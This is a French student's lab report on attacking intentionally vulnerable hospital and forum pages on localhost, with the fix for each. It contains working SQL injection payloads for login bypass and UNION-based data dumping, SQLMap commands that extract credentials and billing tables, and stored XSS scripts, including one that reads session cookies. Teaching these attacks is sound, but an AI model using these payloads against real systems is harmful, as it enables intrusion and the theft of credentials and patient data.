



Université Mohamed Premier
Ecole Supérieure de Technologie de Nador

Département d'Innovation Technologique et Ingénierie Informatique
Filière d'Ingénierie Logicielle et Cybersécurité

Rapport des projets


Réalisé par :

Mr. JLIDA MOHAMED AYMANE
N°APOGEE : 2416663

Année universitaire : 2025/2026

Mini Project — Login Page: Vulnerable & Fixed (Final Instructions)

J'ai créé deux pages de connexion pour le laboratoire hospitalier : la première est vulnérable et l'autre est sécurisée. Ensuite, j'ai essayé d'attaquer la première page manuellement ainsi qu'avec l'outil SQLMap.



1. Contourner la connexion

1.1. SqlMap

```
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/login_vuln.php" --data="email=*&password_hash=test" -p email --batch --level=5 --risk=3
```

J'ai utiliser Cette commande qui exécute une analyse complète de la page login_vuln.php afin de détecter une injection SQL dans le paramètre email.

- -u : cible la page login_vuln.php.
- --data : envoie une requête POST comme le formulaire, avec un marqueur * pour injecter du SQL dans email.
- -p email : indique de tester uniquement le paramètre email.
- --batch : exécute tout automatiquement, sans poser de questions.
- --level=5 et --risk=3 : activent les tests avancés et les payloads plus agressifs.

```
Parameter: #1* ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=' OR NOT 1478=1478-- qqlD

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: email=' AND GTID_SUBSET(CONCAT(0x71707a7871,(SELECT (ELT(4481=4481,1))),0x7162706271),4481)-- uDqX

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=' AND (SELECT 7165 FROM (SELECT(SLEEP(5)))ormE)-- iEBb
---
```

SQLMap a confirmé que le paramètre email de la page login_vuln.php est vulnérable à trois types d'injections SQL :

- **boolean-based blind,**
- **error-based,**
- **time-based blind.**

SQLMap ne réalise pas automatiquement un bypass de connexion sur cette page, mais il confirme la présence d'une injection SQL exploitable dans le champ email, ce qui permet ensuite de reproduire le bypass manuellement.

1.2. Test manuel

1.2.1. ' OR 1 = 1 --

J'ai utilisé la payload suivante : '**OR 1 = 1 --**' dans le champ email, et « test » dans le champ password (j'ai choisi une valeur aléatoire, car même si je saisis une autre chaîne de caractères, cela fonctionne toujours).



Pourquoi cette payload fonctionne et pourquoi la connexion réussit ?

```
//la requete
$sql = "SELECT email, password_hash FROM users WHERE email = '$email' and password_hash = '$password' ";

//l'orsque utilisateur entre le payload
$sql = "SELECT email, password_hash FROM users WHERE email = '' OR 1 = 1 --' and password_hash = '$password' ";
```

Comme le montre l'image, la première ligne correspond à la requête SQL utilisée pour la connexion. La deuxième ligne montre comment la requête est transformée lorsque l'utilisateur saisit la payload.

La condition devient toujours vraie, car $1 = 1$ est une expression valide et vraie dans tous les cas. Ainsi, la requête retourne au moins un utilisateur, ce qui permet la connexion même avec de mauvaises informations d'identification.

1.2.2. Si tu connais seulement email



version vulnérable

connecter a votre compte

nurse.bob@gmail.com' --

.....

connecter


Avec cette méthode, on peut réussir à se connecter uniquement avec l'adresse email.
Pourquoi cette payload fonctionne-t-elle ?

```
$sql = "SELECT email, password_hash FROM users WHERE email = 'nurse.bob@gmail.com' -- ' and password_hash = '$password'";
```

Cette image montre comment la requête SQL devient lorsque l'utilisateur entre la payload. La requête vérifie alors seulement un seul paramètre : l'email, car le mot de passe est placé dans un commentaire et donc complètement ignoré par la base de données.

1.2.3. En utilisant Union

J'ai utilisé la payload suivante : **' UNION SELECT email, password_hash FROM users --** dans le champ email, et « test » dans le champ password (j'ai choisi une valeur aléatoire, car même si je saisis une autre chaîne de caractères, cela fonctionne toujours).



version vulnérable

connecter a votre compte

' UNION SELECT email, password_hash FROM users --

....

connecter

Nom d'utilisateur ou mot de passe incorrect.

Pourquoi cette payload fonctionne et pourquoi la connexion réussit ?

```
$sql = "SELECT email, password_hash FROM users WHERE email = '' UNION SELECT email, password_hash FROM users -- |' and password_hash = '$password'";
```

Comme le montre l'image, ce ligne montre comment la requête est transformée lorsque l'utilisateur saisit la payload.

La requête récupère tous les utilisateurs qui vérifient cette condition de connexion qui valide la connexion si au moins existe un utilisateur ce qui permet à la connexion de réussir.

```
if ($result && $row = $result->fetch_assoc()) {  
    header('Location: http://127.0.0.1:8080/patient_lookup.php');  
    exit();  
}  
else {  
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
        $error = "Nom d'utilisateur ou mot de passe incorrect.";  
    }  
}
```

Même si l'injection UNION montre que la requête SQL peut être manipulée, elle ne permet pas de se connecter, car la page de login n'utilise pas le résultat du UNION. Cette méthode prouve la faille, mais le vrai contournement se fait avec les payloads précédents qui modifient directement la condition de connexion.

2. Récupérer les données sensibles accessibles via l'application

2.1. nom des bases de données

2.1.1. par SqlMap

```
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/login_vuln.php" --data="email=*" -p email --dbs --batch
```

Cette commande permet à SQLMap de tester l'injection SQL sur le champ email de la page login_vuln.php, puis d'extraire automatiquement la liste de toutes les bases de données du serveur MySQL grâce à l'option --dbs.

```
available databases [7]:  
[*] app_db  
[*] forum_lab  
[*] hospital_emr  
[*] information_schema  
[*] mysql  
[*] performance_schema  
[*] sys
```

SQLMap a confirmé la vulnérabilité et a récupéré sept bases de données, dont la base sensible hospital_emr.

2.1.2. Manuel

Il n'est pas possible d'extraire manuellement les données directement depuis la page login_vuln.php, car cette page n'affiche jamais le résultat des requêtes SQL. Elle se contente uniquement de vérifier si un utilisateur existe (TRUE/FALSE) pour autoriser la connexion ou afficher un message d'erreur.

Pour qu'une injection UNION ou un SELECT manuel fonctionne, il faut que la page affiche le résultat SQL. Comme login_vuln.php ne montre rien, l'extraction manuelle est impossible à cet endroit.

Après avoir contourné le login, j'ai utilisé une autre page vulnérable (patient_lookup.php) qui, elle, affiche les résultats SQL et permet donc d'extraire réellement les données sensibles

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer l'ensemble des noms de bases de données :

' UNION SELECT schema_name, 1, 2, 3, 4, 5 FROM information_schema.schemata --

Avant d'écrire cette injection, il faut d'abord connaître le nombre de colonnes retournées par la requête d'origine. Ensuite, on construit le UNION SELECT avec le même nombre de colonnes. Comme seule la première colonne nous intéresse (schema_name), les autres colonnes sont complétées avec des valeurs constantes (1, 2, 3, 4, 5) pour respecter la structure

Patient Lookup (VULNERABLE)

This page is intentionally vulnerable — for lab use only.

' UNION SELECT schema_name, 1, 2, 3, 4, 5 FROM information_schema.schemata -- | Search

Results

#	MRN	First Name	Last Name	DOB	Email
1	MRN0001	John	Doe	1980-01-01	john.doe@example.local
2	MRN0002	Jane	Smith	1990-05-05	jane.smith@example.local
3	MRN0003	Sam	Brown	1975-07-20	sam.brown@example.local
mysql	1	2	3	4	5
information_schema	1	2	3	4	5
performance_schema	1	2	3	4	5
sys	1	2	3	4	5
app_db	1	2	3	4	5
hospital_emr	1	2	3	4	5
forum_lab	1	2	3	4	5

de la requête.

2.2. Nom de base données actuelle utiliser par cette page

2.2.1. Par SqlMap

Pour identifier automatiquement la base de données utilisée par la page patient_lookup.php, j'ai utilisé la commande suivante :

```
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/login_vuln.php" --data="email=*" -p email --current-db --batch
```

Cette commande teste d'abord la présence d'une injection SQL sur le paramètre q, puis, grâce à l'option --current-db, affiche le nom de la base de données active utilisée par cette page (dans notre cas : hospital_emr).

```
[16:07:47] [INFO] fetching current database
[16:07:47] [INFO] retrieved: 'hospital_emr'
current database: 'hospital_emr'
```

2.2.2. Manuel

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer le nom de base de données utilisée par la page:

' UNION SELECT DATABASE(), 1, 2, 3, 4, 5 -

Patient Lookup (VULNERABLE)

This page is intentionally vulnerable — for lab use only.

Results

#	MRN	First Name	Last Name	DOB	Email
1	MRN0001	John	Doe	1980-01-01	john.doe@example.local
2	MRN0002	Jane	Smith	1990-05-05	jane.smith@example.local
3	MRN0003	Sam	Brown	1975-07-20	sam.brown@example.local
hospital_emr	1	2	3	4	5

2.3. Les tables de la base de données

2.3.1. Par SqlMap

Pour analyser la vulnérabilité et récupérer la liste des tables de la base de données, j'ai utilisé la commande suivante :

```
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/patient_lookup.php?q=*" -D hospital_emr --tables --batch
```

-D hospital_emr : permet de préciser la base de données ciblée, --tables : demande à SQLMap de lister toutes les tables contenues dans cette base.

SQLMap a confirmé la vulnérabilité du paramètre q et a affiché l'ensemble des tables disponibles dans la base hospital_emr (ex : users, patients, appointments, etc.).

```
[17:54:05] [WARNING] reflective value(s) found and filtering out
Database: hospital_emr
[11 tables]
+-----+
| appointments |
| audit_logs   |
| billing      |
| files        |
| lab_results  |
| medical_notes|
| patients     |
| permissions  |
| roles        |
| sessions     |
| users        |
+-----+
```

2.3.2. Manuel

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer le nom des table d'une base de données utilisée par la page:

' UNION SELECT 1,2,3,4,5,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES where TABLE_SCHEMA='hospital_emr' --

Patient Lookup (VULNERABLE)

This page is intentionally vulnerable — for lab use only.

Results

#	MRN	First Name	Last Name	DOB	Email
1	MRN0001	John	Doe	1980-01-01	john.doe@example.local
2	MRN0002	Jane	Smith	1990-05-05	jane.smith@example.local
3	MRN0003	Sam	Brown	1975-07-20	sam.brown@example.local
1	2	3	4	5	appointments
1	2	3	4	5	audit_logs
1	2	3	4	5	billing
1	2	3	4	5	files
1	2	3	4	5	lab_results
1	2	3	4	5	medical_notes
1	2	3	4	5	patients
1	2	3	4	5	permissions
1	2	3	4	5	roles
1	2	3	4	5	sessions
1	2	3	4	5	users

2.4. Les colonnes du table users

2.4.1. Par SqlMap

Pour analyser la vulnérabilité et récupérer la liste les colonnes d'une table, j'ai utilisé la commande suivante :

```
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/login_vuln.php" -D hospital_emr -T users -C "id,email ,full_name,password_hash" --data="email=*" -p email --dump --batch
```

-D hospital_emr : permet de préciser la base de données hospital_emr, -T users : permet de préciser la table users , -C id,email : permet de préciser les colonnes
SQLMap a confirmé la vulnérabilité du paramètre q et a affiché les colonnes de table patients.

```
Database: hospital_emr
Table: users
[5 entries]
```

id	email	full_name	password_hash
1	admin@gmail.com\n	Lab Admin	123456789
2	doc.alice@gmail.com	Dr. Alice	10101010
3	nurse.bob@gmail.com	Nurse Bob	11111111
18	medayman65@gmail.com	Mohamed Aymane	12121212
20	test@gmail.com	alice reck	00000000

2.4.2. Manuel

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer le nom des colonnes d'une d'une table :

```
' UNION select id,email ,full_name,password_hash,1,2 FROM users --
```

Patient Lookup (VULNERABLE)

This page is intentionally vulnerable — for lab use only.

Search

Results

#	MRN	First Name	Last Name	DOB	Email
1	MRN0001	John	Doe	1980-01-01	john.doe@example.local
2	MRN0002	Jane	Smith	1990-05-05	jane.smith@example.local
3	MRN0003	Sam	Brown	1975-07-20	sam.brown@example.local
1	admin@gmail.com	Lab Admin	123456789	1	2
2	doc.alice@gmail.com	Dr. Alice	10101010	1	2
3	nurse.bob@gmail.com	Nurse Bob	11111111	1	2
20	test@gmail.com	alice reck	00000000	1	2

Note: the SQL query shown on the server is: SELECT id, medical_record_number, first_name, last_name, dob, email FROM patients WHERE first_name LIKE '%' UNION select id,email,full_name,password_hash,1,2 FROM users -- '%' OR last_name LIKE '%' UNION select id,email,full_name,password_hash,1,2 FROM users -- '%' LIMIT 100;

2.5. Les colonnes du table patients

2.5.1. Par SqlMap

Pour analyser la vulnérabilité et récupérer la liste les colonnes d'une table, j'ai utilisé la commande suivante :

```
See 'snap info sqlmap' for additional versions.
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/patient_lookup.php?q=*" -D hospital_emr -T patients -C "medical_re
cord_number,first_name,last_name,email" --dump --batch
```

-D hospital_emr : permet de préciser la base de données hospital_emr, -T patients : permet de préciser la table patients, -C medical_record_number.... : permet de préciser les colonnes SQLMap a confirmé la vulnérabilité du paramètre q et a affiché les colonnes de table patients.

```
[21:02:29] [WARNING] reflective value(s) found and filtering out
Database: hospital_emr
Table: patients
[3 entries]
+-----+-----+-----+-----+
| medical_record_number | first_name | last_name | email |
+-----+-----+-----+-----+
| MRN0001 | John | Doe | john.doe@example.local\r\n |
| MRN0002 | Jane | Smith | jane.smith@example.local\r\n |
| MRN0003 | Sam | Brown | sam.brown@example.local\r\n |
+-----+-----+-----+-----+
```

2.5.2. Manuel

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer le nom des colonnes d'une d'une table :

' UNION SELECT id,medical_record_number,first_name,last_name,email,phone FROM patients --

2.6. Les colonnes du table Billing

2.6.1. Par SqlMap

Pour analyser la vulnérabilité et récupérer la liste les colonnes d'une table , j'ai utilisé la commande suivante :

```
See 'snap info sqlmap' for additional versions.
aymane@DESKTOP-GE52L1H:~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/patient_lookup.php?q=*" -D hospital_emr -T billing -C "id,patient_id,appointment
_id ,amount,currency,status" --data="email=*" -p email --dump --batch
```

-D hospital_emr : permet de préciser la base de données hospital_emr, -T billing: permet de préciser la table billing, -C "id,patient_id....." :permet de préciser les colonnes.

SQLMap a confirmé la vulnérabilité du paramètre q et a affiché les colonnes de table users.

```
[22:12:49] [WARNING] reflective value(s) found and filtering out
Database: hospital_emr
Table: billing
[3 entries]
+-----+-----+-----+-----+-----+-----+
| id | status | patient_id | appointment_id | amount | currency |
+-----+-----+-----+-----+-----+-----+
| 1 | pending | 1 | 1 | 150.00 | USD |
| 2 | paid | 2 | 2 | 250.00 | USD |
| 3 | pending | 3 | 3 | 75.00 | USD |
+-----+-----+-----+-----+-----+-----+
```

2.6.2. Manuel

J'ai utilisé la requête suivante dans le champ de recherche vulnérable de la page patient_lookup.php afin de récupérer le nom des colonnes d'une d'une table :

' UNION SELECT id,patient_id,appointment_id ,amount,currency,status FROM billing --

Patient Lookup (VULNERABLE)

This page is intentionally vulnerable — for lab use only.

Search

Results

#	MRN	First Name	Last Name	DOB	Email
1	MRN0001	John	Doe	1980-01-01	john.doe@example.local
2	MRN0002	Jane	Smith	1990-05-05	jane.smith@example.local
3	MRN0003	Sam	Brown	1975-07-20	sam.brown@example.local
1	1	1	150.00	USD	pending
2	2	2	250.00	USD	paid
3	3	3	75.00	USD	pending

Note: the SQL query shown on the server is: SELECT id, medical_record_number, first_name, last_name, dob, email FROM patients WHERE first_name LIKE '%' UNION SELECT id,patient_id,appointment_id ,amount,currency,status FROM billing -- '%' OR last_name LIKE '%' UNION SELECT id,patient_id,appointment_id ,amount,currency,status FROM billing -- '%' LIMIT 100;

Après préparer la version sécurisée de la page login avec des PreparedStatement pour que l’injection sql ne fonctionne pas .

version sécurisée

connecter a votre compte

connecter

version sécurisée

connecter a votre compte



connecter


Faisant un scan sur la page login_fixed.php il retourne qu’aucun paramètre n’est injectable

```
~/hospital-lab/sqlmap$ python3 sqlmap.py -u "http://127.0.0.1:8080/login_fixed.php?q=" --batch --level=5 --risk=3 --flush-session
[22:55:05] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[22:55:05] [WARNING] URI parameter '#1*' does not seem to be injectable
[22:55:05] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 22:55:05 /2025-12-11/
```

XSS (Cross-Site Scripting)

Dans ce mini-projet, j'ai développé une petite application de forum permettant aux utilisateurs de se connecter, lire les posts, publier et de publier des commentaires en texte enrichi.





Pour tester les attaques XSS, j'ai utilisé **deux comptes** :

- un compte **victime**,
- un compte **attaquant**.

Voici les technologies que j'ai utilisées :

- **Langage serveur** : PHP 8
- **Base de données** : MySQL
- **Éditeur rich-text** : CKEditor 5 (Classic Build) intégré dans le formulaire de commentaires
- **Frontend** : HTML / CSS simple

L'application est fournie en **deux versions distinctes de post page** :

1. Version vulnérable

Dans cette version, l'application présente une vulnérabilité de type **XSS stockée (Stored XSS)** : les commentaires sont **stockés et affichés sans aucun filtrage**, ce qui permet aux utilisateurs d'injecter du code HTML ou JavaScript malveillant.

1.1. Simple message (stored XSS alert)

J'ai soumis un commentaire contenant un script JavaScript suivant en utilisant un compte **attaquant**.

```
<script>
  alert('XSS – stored')
</script>
```

Add a Comment

```
<script>alert('XSS - stored')</script>
```

Post Comment

Cancel

Ce scripte permet de afficher une alert qui contient le texte 'XSS – stored '


Le commentaire est correctement **stocké dans la base de données**, mais il ne s'affiche pas immédiatement dans la liste des commentaires.

	id	post_id	user_id	body	created_at	updated_at
☐	72	2	7	<script>alert('XSS — stored')</script>	2025-11-27 20:08:59	2025-11-27 20:08:59

Comments

attacker • 2025-11-27 20:08:59

Cependant, lorsque je me **connecte au compte victime** et accède au même post, le **script s'exécute automatiquement**, affichant une fenêtre d'alerte



1.2. DOM manipulation

J'ai posté un commentaire avec un script qui manipule le **DOM** de la page, en modifiant le contenu du `<body>` pour afficher un message personnalisé.


```
<script>
| document.body.innerHTML = '<h1>You have been hacked!</h1>';
</script>
```

Add a Comment

```
<script>
document.body.innerHTML = '<h1>You have been hacked!</h1>';
</script>
```

Post CommentCancel

Lorsque je me connecte au compte victime et accède au même post, le contenu de la page est modifié. Le texte du corps de la page est remplacé par le message "You have been hacked!", prouvant ainsi la vulnérabilité liée à la manipulation du DOM.



1.3. Cookie-theft via Stored XSS

J'ai également posté un commentaire contenant un script destiné à récupérer le cookie de session et l'afficher dans la console du navigateur.

```

<script>

    try {
    var cookies = document.cookie;
    console.log("cookies : " +cookies);
    } catch(e) {
    console.log(e.message);
    }


</script>

```

